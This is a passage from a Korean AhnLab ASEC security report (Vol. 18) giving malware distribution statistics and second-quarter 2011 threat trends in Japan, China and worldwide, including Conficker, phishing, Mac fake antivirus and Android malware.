
[그림 6-4] 월별 악성코드가 발견된 URL

악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 애드웨어류가 36,996건으로 전체의 19.5%로 1위를 차지하였으며, 트로잔류가 24,059건으로 전체의 12.7%로 2위를 차지하였다

유형	건수	비율
ADWARE	36,996	19.5 %
TROJAN	24,059	12.7 %
DROPPER	16,527	8.7 %
DOWNLOADER	15,873	8.4 %
Win32/VIRUS	2,511	1.3 %
JOKE	2,435	1.3 %
APPCARE	571	0.3 %
SPYWARE	286	0.2 %
ETC	90,690	47.7 %
	189,948	100 %

[표 6-2] 악성코드 유형별 배포 수



[그림 6-5] 악성코드 유형별 배포 수

악성코드 배포 순위

악성코드 배포 Top10에서 Win32/Induc이 55,215건으로 1위를, Virus/Win32.Induc이 23,693건으로 2위를 기록하였다.

순위	등락	악성코드명	건수	비율
1	▲5	Win32/Induc	55,215	48.1 %
2	NEW	Virus/Win32.Induc	23,693	20.6 %
3	▼1	Win-Adware/Shortcut.InlivePlayerActiveX.234	7,765	6.8 %
4	—	Win-Adware/Shortcut.Unni82.3739648	5,375	4.7 %
5	NEW	Dropper/Malware.10260294	4,845	4.2 %
6	NEW	Win-Downloader/KorAdware.1539072	4,103	3.6 %
7	▲1	Win-Adware/ToolBar.Cashon.308224	3,629	3.2 %
8	NEW	Dropper/Malware.9861963	3,494	3.0 %
9	NEW	Win-Downloader/Cybermy.724992	3,420	3.0 %
10	NEW	Win-Adware/Shortcut.Bestcode.0002	3,343	2.9 %
			114,882	100 %

[표 6-3] 악성코드 배포 Top 10

3. 해외 보안 동향

01. 일본 2 분기 악성코드 동향

2011년 2분기 일본에서는 지진으로 인한 사회적 혼란을 이용하여 금전 갈취를 위한 여러 유형의 사기 수법들이 발생하고 있다. 컨피커(Win32/Conficker.worm) 웜으로 인한 피해는 여전히 많이 발생하고 있으며 안티니(Win32/Antinny.worm) 프로그램과 관련된 악성코드들 또한 크게 유행한 것으로 보인다.

컨피커 웜의 지속적인 피해 발생

컨피커 웜은 OS의 보안 취약점을 공격하거나 USB를 통해 전파되는 악성코드로 몇 년 동안 전 세계적으로 가장 많이 유행하고 있다. [표7-1]은 일본 트렌드마이크로(<http://jp.trendmicro.com>)사에서 제공한 월간 보고서의 내용 중 '부정프로그램의 월별 탐지 현황 정보'로 컨피커 웜의 피해가 매우 많이 발생하고 있는 것을 볼 수 있다.

안티니 웜 또한 많은 피해를 유발하고 있는 것으로 나오는데 이 악성코드는 일본에서 많이 사용하는 P2P 프로그램인 위니를 공격하고 있다. 일본에서는 위니 프로그램을 공격하는 악성코드가 많이 전파되고 있

순위	2011년 4월			2011년 5월		
	진단명	유형	탐지수	진단명	유형	탐지수
1위	WORM_DOWNAD.AD	웜	4,538건	WORM_DOWNAD.AD	웜	2,634건
2위	CRCK_KEYGEN	크랙커	4,456건	CRCK_KEYGEN	크랙커	1,592건
3위	CRCK_KEYGEN	트로이목마	2,912건	MAL_Opet-3	기타	634건
4위	SROJ_SPNR.03CG11	트로이목마	2,188건	WORM_ANTINNY.AI	웜	609건
5위	SROJ_SPNR.04CG11	트로이목마	2,177건	PE_PARITE.A	바이러스	595건
6위	ADW_YABECTOR	애드웨어	2,110건	WORM_ANTINNY.JB	웜	404건
7위	WORM_ANTINNY.AI	웜	1,317건	WORM_ANTINNY.F	웜	346건
8위	PE_PARITE.A	바이러스	1,313건	ADW_YABECTOR	애드웨어	313건
9위	TROJ_SPNR.03CI11	트로이목마	1,308건	HKTL_KEYGEN	크랙커	296건
10위	TROJ_SPNR.04CI11	트로이목마	1,237건	BKDR_AGENT.TID	백도어	293건

[표 7-1] 악성코드 탐지 현황 <자료출처: 트렌드마이크로¹⁾>

¹⁾ http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20110602082147.html
http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/article/20110509064854.html


다. 이미 위니 프로그램이 더 이상 제작되지 않음에도 불구하고 이 프로그램의 사용자가 여전히 많아 이 프로그램을 통해 유포되는 악성코드 또한 수년 째 기승을 부리고 있다.

[표 7-1]에서 주목할 점은 실행파일을 감염시키는 파라이트(Win32/Parite)와 애드웨어인 와이에이벡터(ADW_YABECTOR)가 다수 탐지 된 것이다. 파라이트는 2001년경 처음 발견되기 시작한 파일 바이러스 이나 자체의 확산기능이 강력하지 않기 때문에 이 악성코드가 많은 감염 피해를 발생시킨 것이 아니라 다른 요인에 의해 영향을 받았을 가능성이 높아 보인다. 일례로 국내에 많이 설치되어 있는 애드웨어 프로그램이 업데이트되는 과정에서 이 악성코드의 변형에 감염되어 유포되고 이로 인해 이 바이러스의 감염피해가 급격히 증가한 케이스가 있다.

와이에이벡터는 인터넷 쇼핑몰에서 배포하는 광고 프로그램으로 자체 전파 기능을 가지고 있지는 않고 실행 시 바로가기 아이콘을 생성하는 등 일반적인 애드웨어의 행위를 한다. 흥미로운 것은 이 악성코드가 광고하는 웹 사이트가 일본어 페이지를 제공하지 않고 있음에도 불구하고 일본에서 많이 탐지된 것이다. 그러나 애드웨어의 유포경로를 알 수 없어 이와 관련한 내용을 좀더 확인할 수 없었다.

오토런 악성코드의 감염 피해

[그림7-1]은 일본 IPA(<http://www.ipa.go.jp>)에서 발표한 보고서의 내용 중 월별 악성코드 피해 현황을 정리한 그래프이다.



[그림7-1] 2011년 4,5월 악성코드 검출 추이 <자료출처: 일본 IPA²⁾>


²⁾ <http://www.ipa.go.jp/security/bt/2011/documents/2011q1-v.pdf>

그래프에서 볼 수 있는 것은 넷스카이 웜(Win32/Netsky.worm)과 같은 2000년대 중반까지 유행했던 이메일 웜의 피해가 여전히 많이 발생하고 있는 것이다. 다행스러운 것은 이메일 웜으로 인한 피해가 미약하나마 조금씩 줄어들고 있는 것이다. 오토런(Win32/Autorun.worm)과 컨피커 웜의 피해 또한 많이 발생하였고 실행파일을 감염시키는 파일 바이러스인 바이렛 또한 많이 감염된 것을 알 수 있다.

일본 지진과 관련한 사회공학적 공격 발생

2011년 3월 일본에서 발생한 지진과 관련하여 금전 갈취를 목적으로 하는 다양한 형태의 메일이 유포되었다. 메일의 유형에는 관공서에서 보내는 메일로 위장하거나 의연금 모금에 동참을 유도하는 등 사회공학적 기법부터 MS 오피스 등 소프트웨어의 보안 취약점을 이용하여 악성코드를 유포하는 등 다양한 방법들이 동원되었다.

[그림7-2]는 일본 IPA에서 발표한 사기 피해관련 상담 접수 추이에 대한 정보이다. 표에서 볼 수 있는 것처럼 작년 하반기 이후 상담 건수가 점차 감소하고 있는 상황이지만 지진이라는 특수한 상황으로 인해 실제 피해를 입는 경우가 증가할 수 있으므로 주의가 필요하다.



[그림7-2] 일본 IPA에서 발표한 사기 피해관련 상담 접수 추이

02. 중국 2 분기 악성코드 동향

중국 보안 업체 라이징(Rising) 2010년 중국 보안 위협 동향 발표

중국의 보안 업체 중 하나인 라이징(Rising)은 2010년 한 해 동안 중국에서 발생한 다양한 보안 위협들에 대한 통계와 주요 보안 위협 이슈들을 발표하였다. 이 번 라이징에서 발표한 2010년 중국 보안 위협 동향 리포트에서 2010년 한 해 동안 새로 발견된 악성코드는 총 750만 개이며 2009년 대비 56%의 증가를 보였다. 피싱(Phishing) 웹사이트는 총 175만 개가 발견되어 2009년 대비 1,186% 증가한 것으로 분석되었다. 특히 피싱 웹 사이트에 접속한 중국인들은 4,411만 명에 달하며 이로 인한 피해 금액은 최소 200억 위엔(한화 약 3조 6천억 원)에 이르는 것으로 파악되고 있다. 그리고 2010년의 두드러진 보안 위협의 특징으로는 금전적인 대가를 목적으로 제작되는 악성코드와 피싱 등의 보안 위협들이 중국 내에 존재하는 블랙 마켓(Black Market)을 통한 거래가 급격하게 증가하고 있다는 점이다. 라이징에서 2010년 중국 내에서 발견한 악성코드는 총 7,500,388개로 2009년과 비교하여 56% 감소한 수치이지만 악성코드로 인해 피해를 입은 중국인은 약 7억 명에 달하는 것으로 밝히고 있다.

악성코드 감염으로 인한 직·간접적인 경제적 피해를 입은 중국인들은 전체 감염 피해의 70%를 차지하고 있으며, 그 중 약 2%는 온라인 뱅킹 트로이마로 인해 직접적인 금전적 피해를 입은 것으로 밝혀졌



[그림 7-3] 2010년 월별 중국에서 발견된 악성코드 수치

다. 2010년에 급격하게 증가한 피싱 웹 사이트는 라이징에서 분석한 결과 웹 사이트의 URL 단위로 총 175만개로 2009년과 비교하여 11배나 증가한 수치이다. 그리고 피싱 웹 사이트로 인해 4,411만 명이 직·간접적으로 금전적 피해를 입었으며, 라이징에서 파악한 금전적 손실은 최소 200억 위엔(한화 약 3조 6천억 원)에 이르는 것으로 파악되고 있다.



발견된 피싱 웹사이트들의 형태는 Taobao(www.taobao.com), QQ 그리고 중국 공상은행이 가장 많은 피싱 웹 사이트이다. 이러한 형태의 피싱 웹 사이트들은 발견된 전체 피싱 웹 사이트 중에서 약 76%를 차지하고 있다. 라이징에서는 중국 내에서 블랙 마켓을 중심으로 사이버 범죄를 통한 금전이 목적이 되는 보안 위협들이 조직적으로 제작되고 있다. 이러한 보안 위협들은 전자 상거래, 금융 계정 도용과 전자 지불 사기 등으로 이어지고 있는 것으로 분석하고 있다. 이러한 사이버 범죄적인 보안 위협의 양상을 라이징에서는 2010년의 특징으로 분석하고 있으며 이러한 특징들이 2011년에도 그대로 이어질 것으로 예측하고 있다.

03. 세계 2 분기 악성코드 동향

2011년 2분기 세계 악성코드 동향은 이전과 큰 차이는 없다. 여전히 악성코드 주요 동향은 악성코드의 지역화, 취약점을 이용한 악성코드 배포 정도로 요약할 수 있다. 보안 프로그램을 가장해 거짓 진단 결과로 과금을 요구하는 가짜 보안 프로그램이 윈도우를 벗어나 매킨토시(이하 맥)에도 등장했다. 안드로이드 스마트폰 기반 악성코드도 꾸준히 증가하고 있다.

세계 악성코드 통계

여전히 대부분의 악성코드는 다수의 변형이 특정 지역에 국한되어 소규모로 보고되고 있다. 악성코드가 지역화 되고 있을 뿐 아니라 백신 프로그램에서 유사 변형을 하나의 진단명으로 통합하여 진단하거나 통계를 산출함에 따라 세계 악성코드 통계는 큰 의미가 없어졌다. 주요 보안업체 악성코드 통계에 따르면 컨피커(Conficker) 웜, 오토런(Autorun) 웜, 바이럿(Virut) 바이러스, 샬리티(Sality) 바이러스, 허위 보안 프로그램 등이 꾸준히 보고되고 있다.

악성코드 배포 방식은 여전히 홈페이지 해킹 후 취약점을 이용하여 코드를 삽입, 사용자가 웹사이트 방문시 감염되는 방식과 USB메모리를 통한 전파가 주를 이뤘다. 이외 메일을 통한 배포와 페이스북(Facebook), 마이스페이스(Myspace), 트위터(Twitter) 등의 소셜 네트워킹을 이용한 전파도 계속되고 있다. 주요 이슈가 발생할 때마다 이슈와 관련된 내용으로 가장한 악성코드나 허위 보안 프로그램을 배포하는 사례도 과거와 동일하다.

맥 OSX 악성코드 증가

맥 사용자가 증가하면서 맥 OSX 악성코드도 서서히 증가하고 있다.³ 사이버 암시장에도 맥 OSX 악성코드 제작 도구가 등장했으며⁴ 거짓 감염 경보 후 치료를 위해 결제를 요구하는 허위 보안 프로그램도 등장했다.⁵ 허위 보안 프로그램은 맥 디펜더(Mac Defender), 맥 프로텍터(Mac Protector), 맥 시큐리티(Mac Security), 맥가드(MacGuard)등의 이름을 가지며 유명 소셜 네트워크를 전파 수단으로 이용했다. 매킨토시 사용자가 증가하면서 악성코드 제작자들도 조금씩 관심을 가지기 시작한 것으로 보인다.

³ <http://blogs.mcafee.com/mcafee-labs/mac-malware-monsoon-in-may>

⁴ <http://cybersecure.com/2011/05/eweek-crimeware-kit-targeting-mac-os-x-mimics-zeus-and-spyeye-features/>

⁵ <https://blog.avast.com/2011/05/20/mac-malware-%e2%80%93-a-short-history/#more-2616>

안드로이드 기반 악성코드 증가

2011년 2분기에도 안드로이드 기반 악성코드 증가 추세가 급격하게 높아지고 있다. 안철수연구소 통계에 따르면 안드로이드 기반 악성코드는 지난 2010년 하반기부터 본격적으로 발견되기 시작해 2011년에 들어 폭발적으로 증가하고 있는 추세이다. 2010년 하반기에 발견된 주요 안드로이드 악성코드가 16개 인데 반해 올해 상반기까지 80개 이상 발견되어 약 5배의 증가세를 보였다. 안드로이드 기반 악성코드가 급증하는 이유는 앱스토어가 개방형이라 악성코드 제작자들이 악성코드를 올리기 용이하기 때문이다. 스마트폰에서 안드로이드의 비중이 커지면서 앞으로도 증가할 것으로 예상된다.

64비트 악성코드

맥과 안드로이드 악성코드 등장 이외에도 64비트 윈도우 사용자가 증가하면서 64 비트 악성코드도 서서히 등장하고 있다. TDSS도 64비트 버전이 등장했으며 온라인게임계정 탈취 악성코드 중에도 64비트 버전이 발견되고 있다.

정보 수집 및 정보 파괴 현상 증가

2011년에도 지난 몇 년 동안 꾸준히 언급된 금전적 이득 목적의 악성코드 제작과 함께 정치적 이유 등으로 정보 수집 및 정보 파괴 현상도 계속 증가하고 있다. 소니를 해킹해 유명해진 해킹그룹 룰즈섹(LulzSec)은 이후 미 상원 웹사이트, CIA 아틀란티스 지사, 미국 애리조나 경찰 사이트 등을 해킹했다. 단순 재미 외에 어떤 정치적 성향이 있는지에 관심이 집중되고 있으며 향후 이런 정치성향을 가진 해커들이 어떤 활동을 펼칠지도 관심을 끌고 있다. 금전적 혹은 정치적 목적의 타겟 공격 역시 꾸준히 보고되고 있다. 최근 몇 년 동안 주로 국가기관과 주요 기업에 행해지던 타겟 공격이 국제통화기금(International Monetary Fund), 구글 메일 사용자 등으로 점차 확대되었다. 보통 정보 유출이 목적인 타겟 공격은 공격 받은 쪽에서 사용된 악성코드를 신고하지 않는다면 알려진 악성코드를 탐지하는 백신이 무용지물이 될 수 있다. 공격자는 보통 이미 알려진 악성코드를 이용하지 않아 공격받는 사람이 신고하지 않으면 백신 업체에도 샘플이 없기 때문이다. 기업에서는 타겟공격에 대항하기 위해 보안제품 외 간단한 악성코드를 분석할 수 있는 분석가도 조만간 필요하지 않을까 싶다.

⁶ http://www.securelist.com/en/blog/514/The_rise_of_targeted_attacks

¹ 구글(Google)을 리더로 하는 OHA(Open Handset Alliance) 컨소시엄에서 제작 및 배포하는 비독점 개방 플랫폼을 지향하는 모바일 운영체제이다.

² 안드로이드(Android) 실행 파일을 변조하고 휴대폰에 설치할 수 있는 형태인 APK로 다시 만드는 행위

³ 3정식적인 안드로이드 마켓이 아닌 제 3의 어플리케이션 마켓으로 사용자가 임의로 설치하여 사용하는 어플리케이션 장터이다.

VOL. 18 ASEC REPORT Contributors

편집장

선임 연구원

안 형 봉

집필진

책임 연구원

차 민 석

선임 연구원

김 소 헌

선임 연구원

박 시 준

선임 연구원

안 창 용

선임 연구원

장 영 준

주임 연구원

조 주 봉

연구원

조 보 화

감수

상무

조 시 행

참여연구원

ASEC 연구원
SiteGuard 연구원

Disclosure to or reproduction
for others without the specific
written authorization of AhnLab is
prohibited.

Copyright (c) AhnLab, Inc.
All rights reserved.